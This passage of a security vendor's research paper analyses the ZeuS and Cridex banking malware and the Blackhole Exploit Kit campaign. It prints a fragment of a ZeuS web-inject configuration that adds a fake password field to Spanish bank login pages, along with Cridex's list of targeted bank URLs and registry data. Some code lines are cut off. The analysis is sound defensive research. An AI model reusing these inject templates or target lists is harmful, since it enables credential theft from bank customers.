
ZeuS is perhaps one of the most notorious malware families in the threat landscape to date. ZeuS variants are designed to steal sensitive online banking information such as credit card numbers, account user names, and account passwords. In addition, these have the capability to drop backdoors onto compromised systems, giving attackers remote control over the machines.

Since its discovery in 2007, the *ZeuS* toolkit has also quickly become the crimeware of choice by many cybercriminals, as evidenced by its use in numerous attacks. Trend Micro researchers have published two research papers discussing *ZeuS*—"*ZeuS:* A Persistent Criminal Enterprise"[2] and "File-Patching ZBOT Variants: *ZeuS 2.0* Levels Up."[3]

In order to steal sensitive information, ZeuS variants download an encrypted configuration file. This file contains a list of target banks and corresponding scripts for web injection. The malware then monitors the address bar of an affected user's browser. Every time the user visits any of the target banks listed in the configuration file, the malware logs user form inputs such as login names and passwords and sends these to the attacker.

In addition, ZeuS variants can also locally modify a banking site's code in order to steal more information from an affected user via web injection.

[2] http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp_zeus-persistent-criminal-enterprise.pdf
[3] http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp__file-partching-zbot-varians-zeus-2-9.pdf



```
set_url https://www.bbvanetoffice.com/local_bdno/login_bbvanetoffice.html GP
data_before
name="password"*<tr>
data_end
data_inject
</tr>
<tr><td height="20" class="c"><span class="txtbc">Firma:</span></td></tr>
<tr><td height="20" class="c"><input type="password" name="ESpass" size="16" maxlength="9" onkeyUp="javascript:cuenta('pwd');" tabindex="
<tr>
data_end
data_after
data_end
data_before
name="btnEntrar"
data_end
data_inject
 OnClick="javascript: if  (document.forms[0].ESp
alert('Debe introducir la Firma');return false;}
data_end
data_after
data_end

set_url https://www.bancajaproximaempresas.com/C
data_before
name="sl_clave"*</div>
data_end
data_inject
<div class="fila">
<div class="textoform">Firma:</div>
<div class="inputform"><input type="password" na
</div>
data_end
data_after
data_end
data_before
<input type="hidden" name="anterior" value="LOGI
data_end
data_inject

<input type="hidden" name="ESpass" value="">
data_end
data_after
data_end
data_before
```

- Microsoft Internet Explorer
File
Edit
View
Favorites
Tools
Help
Back
Search
Favorites
Address
https://www.bbvanetoffice.com/local_bdno/login_bbvanetoffice.html
Mapa | Ayuda | Atención Cliente
BBVA net Office
Acceso Clientes
Número de Usuario
Clave de Acceso
Entrar
Para consultas llame al 902 18 18 18
Firma:
Información de Acceso
La Banca en Internet
Tarjeta de coordenadas de BBVAnet Office
Solicítela gratuitamente y consiga que sus operaciones en BBVAnet Office sean aún más seguras.
Novedades
Tarjeta de Coordenadas
Especial Clientes
Información importante sobre la seguridad de su acceso
Líneas ICO
Nosotros el 100% de financiación.
Configuración Recomendada | Seguridad | Aviso Legal | Tarifas | Comisiones | © BBVA S.A. 2009

Si recibe un correo en el que le piden sus datos de BBVA net Office, NO FACILITE SUS CLAVES.
BBVA nunca envía mensajes solicitando esta información.

¿Olvidó su Clave de Acceso?

Refuerce la seguridad en sus accesos a BBVA net Office.
Solicite su Tarjeta de Coordenadas.
más información

Figure 15. *Web injection code and result*

In 2011, *ZeuS's* creator stopped developing the crimeware. Its source code was later leaked in underground forums,[4] consequently allowing other cybercriminals to alter and update the dangerous tool's code.

This leakage gave rise to several "new" *ZeuS* versions, including one that used peer-to-peer (P2P) technology.[5] This version is the specific variant we saw being distributed via the *Blackhole Exploit Kit* spam campaign.




Figure 16. *Geographic distribution of ZeuS malware victims in the past 30 days*


[4] http://blog.trendmicro.com/the-zeus-source-code-leaked-now-what/
[5] http://blog.trendmicro.com/another-modified-zeus-variant-seen-in-the-wild/

Cridex

In September 2011, the first WORM_CRIDEX sample was found in the wild. It became one of the many malware families that stole banking information from victims. Several aspects of the malware family's behavior, however, soon set it apart from the rest.


Cridex malware have two components—a main binary file and a configuration file. Upon arriving on users' systems, the malware drops and executes a copy of itself, injects itself into running processes, then deletes the initially executed copy. It then tries to connect to a command-and-control (C&C) server, the address of which is randomly generated using a Domain Generation Algorithm (DGA).

DGAs have been used by various malware families to periodically and randomly generate a large number of domain names that can serve as rendezvous points by their controllers. First seen employed by DOWNAD or Conficker, this method makes tracking and shutting down botnet servers very difficult to do. Once the malware finds and successfully connects to a live C&C server, it downloads a customized configuration file that is then saved as a registry entry.



```
    config.bin          ↓FRO --------              00000000|Hiew 7.20 (c)SEN
g┐☺ ◘    ▼   Ç   *treasurypathways.com* ∟    Ç   *CorporateAccounts* "   Ç   *web
link.websterbank.com* $    Ç   *secure7.onlineaccess1.com* ←    Ç   *trz.tranzact
.org* ∟    Ç   *onlineaccess1.com* *    Ç   *secureport.texascapitalbank.com* !
 Ç   */Authentication/zbf/k/* ▬    Ç   *ebc_ebc1961* §   Ç   *tdbank.com* →   Ç
  *online.ovcb.com*      Ç   *ebanking-services.com* §   Ç   *schwab.com* →   Ç
  *billmelater.com* ¶   Ç   *chase.com* ∟    Ç   *bankofamerica.com* ↕   Ç   *pn
c.com* ↕   Ç   *suntrust.com* ↓   Ç   *wellsfargo.com*      Ç   *ibanking-servic
es.com* $    Ç   *bankonline.umpquabank.com* ↓    Ç   *servlet/teller* §   Ç   *n
sbank.com* &   Ç   *securentry.calbanktrust.com* §   Ç   *securentry* #   Ç   *
/Common/SignOn/Start.asp* §   Ç   *telepc.net* #   Ç   *enterprise2.openbank.co
m* ←   Ç   *BusinessAppsHome* !   Ç   *global1.onlinebank.com* §   Ç   *webexpr
ess* ‼   Ç   */sbuser/* ↕   Ç   *webcash* ↓   Ç   *firstbanks.com* ↕   Ç   *bxs
.com* ↑   Ç   *businesslogin* §   Ç   *hbcash.exe* ←   Ç   *otm.suntrust.com* ↕
   Ç   */inets/* ↕   Ç   *corpACH* ◄   Ç   */IBWS/* ►   Ç   */ibs.* §   Ç   */l
ivewire/* ◄   Ç   */olbb/* 2   Ç   *fnfgbusinessonline.enterprisebanker.com* '
  Ç   *lakecitybank.webcashmgmt.com* ↕   Ç   */inets/*     Ç   *bob.sovereignba
nk.com* ◄   Ç   *CLKCCM* ↔   Ç   *directline4biz.com* ↓   Ç   *e-moneyger.com*
↕   Ç   *cashman* '   Ç   *securentrycorp.amegybank.com* ¶   Ç   *netteller* ↑
  Ç   *onlineserv/CM* ☼   Ç   *nubi* ▲   Ç   *ibs5.secure-banking* ↔   Ç   *ibs
.secure-banking* ►   Ç   *blilk* ↓   Ç   *svbconnect.com* ‼   Ç   *goldleaf* ↕
  Ç   */webcm/* ↔   Ç   *www.amegybank.com/* ↕   Ç   */wires/* ¶   Ç   *bankbyw
eb*    Ç   *internet-ebanking.com* ▼   Ç   *treasury.pncbank.com* ‼   Ç   *sso
.uboc* ‼   Ç   *cashplus* &   Ç   *towernet.capitalonebank.com* %   Ç   *nation
alcity.com/consultnc* ,   Ç   *authmaster.nationalcity.com/tmgmt* $   Ç   *busi
nessonline.tdbank.com* $   Ç   *treasurydirect.tdbank.com* .   Ç   *express.53.
com/express/logon.action* ∟   Ç   *access.usbank.com* ∟   Ç   *treasury.wamu.co
m* ▲   Ç   *.associatedbank.com* *   Ç   *cashproonline.bankofamerica.com*
Ç   *cib.bankofthewest.com* ∟   Ç   *cmol.bbt.com/auth* ,   Ç   *bmoharrispriva
tebankingonline.com* ▼   Ç   *bnycash.bankofny.com* #   Ç   *ifxmanager.bnymell
on.com* %   Ç   *businessmanager.com/signon* #   Ç   *banking.calbanktrust.com*
 &   Ç   *towernet.capitalonebank.com* §   Ç   */cmserver/* ‼   Ç   *.com/K1/*
‼   Ç   *pub/html* 0   Ç   *businessaccess.citibank.citigroup.com* )   Ç   *ach
ieveaccess.citizensbank.com* ↕   Ç   *comerica.com* .   Ç   *businessclassonlin
e.compassbank.com* ←   Ç   *cashanalyzer.com*     Ç   *ebanking-services.com* ↑
   Ç   */ebc_ebc1961/* ¶   Ç   */cashman/* "   Ç   *express.53.com/express/*
  Ç   *cbs.firstcitizens.com* %   Ç   *banking.firsttennessee.biz* ↓   Ç   *efi
```

Figure 17. *Cridex configuration file*



```
Name        Type        Data
(Default)   REG_BINARY  67 bf 01 00 0a 00 00 00 1f 00 00 00 80 00 00 00 2a 74 72 65 61 73 75 72 79 70 61 74 68 77 61 79 73 2e 63 6f 6d 2a 00 1c 00 00 00 80 00 00 00 2a
```

Data:

```
00000000   67 bf 01 00 0a 00 00 00 - 1f 00 00 00 80 00 00 00   g¿..............
00000010   2a 74 72 65 61 73 75 72 - 79 70 61 74 68 77 61 79   *treasurypathway
00000020   73 2e 63 6f 6d 2a 00 1c - 00 00 00 80 00 00 00 2a   s.com*.........*
00000030   43 6f 72 70 6f 72 61 74 - 65 41 63 63 6f 75 6e 74   CorporateAccount
00000040   73 2a 00 22 00 00 00 80 - 00 00 00 2a 77 65 62 6c   s*."......*webl
00000050   69 6e 6b 2e 77 65 62 73 - 74 65 72 62 61 6e 6b 2e   ink.websterbank.
00000060   63 6f 6d 2a 00 24 00 00 - 00 80 00 00 00 2a 73 65   com*.$.......*se
```

Format: ● Byte

Value Type: 0x3

My Computer\HKEY_CURRENT_USER\Software\Microsoft\WSH\61366EE1

Figure 18. *Cridex configuration file saved in the registry*

Cridex's configuration file almost uses the same format as ZeuS's, except that it does not contain the URLs from which updated copies may be downloaded and to which stolen data should be sent. Like ZeuS variants, however, Cridex malware steal login credentials and inject HTML code to the websites indicated in their configuration files. The websites these monitor include online banking and social media sites.

Cridex variants also possess backdoor capabilities to monitor cookies, collect secure certificates, download updated copies, as well as download and execute other files. These also send all of the data they collect back to their respective C&C servers.




Figure 19. *Geographical distribution of Cridex malware victims in the past 30 days*




Figure 20. *Map of Cridex infections*

CONCLUSION

Throughout this research paper, we referred to the *Blackhole Exploit Kit* spam runs as part of a "campaign." This was deliberate as Trend Micro believes these attacks were conducted by a single group or several groups acting in concert with one another. Based on the information we collected, we concluded that:

- **The botnets sending out spam had a high degree of overlap from one day to the next.** In several cases, the same IP address was identified as part of *Blackhole Exploit Kit* attacks across different days.

- **Compromised sites were used and reused from one attack to another.** Websites that hosted a malicious *Blackhole Exploit Kit* landing page rarely hosted only one such page. Websites usually hosted several landing pages used in distinct spam runs. Spam runs frequently went on until the security holes that allowed websites to be compromised were patched.

  In addition, certain URL patterns were seen across different spam runs and compromised websites, leading us to believe that the distinct attacks were related.

- **The exploit methods used in attacks were similar.** While the *Blackhole Exploit Kit* can carry out exploit attacks in various ways, most of the attacks we have seen as part of the spam campaign used similar methods.

- **The malware payloads all had similar eventual behaviors.** The vast majority of payloads we have seen as part of this spam campaign include information-stealing malware that intend to steal users' online banking information.

Taken together, the conclusions indicate that the series of spam runs make up a coherent campaign that is being carried out by attackers who are organized in some manner.

Because of the correlation capabilities of the Trend Micro Smart Protection Network infrastructure, we are able to gather a comprehensive picture of the campaign. This allowed and continues to allow us to provide more effective, comprehensive, and timely protection to our customers. In addition, the Smart Protection Network allows us to obtain extensive information about this threat as outlined in this research paper.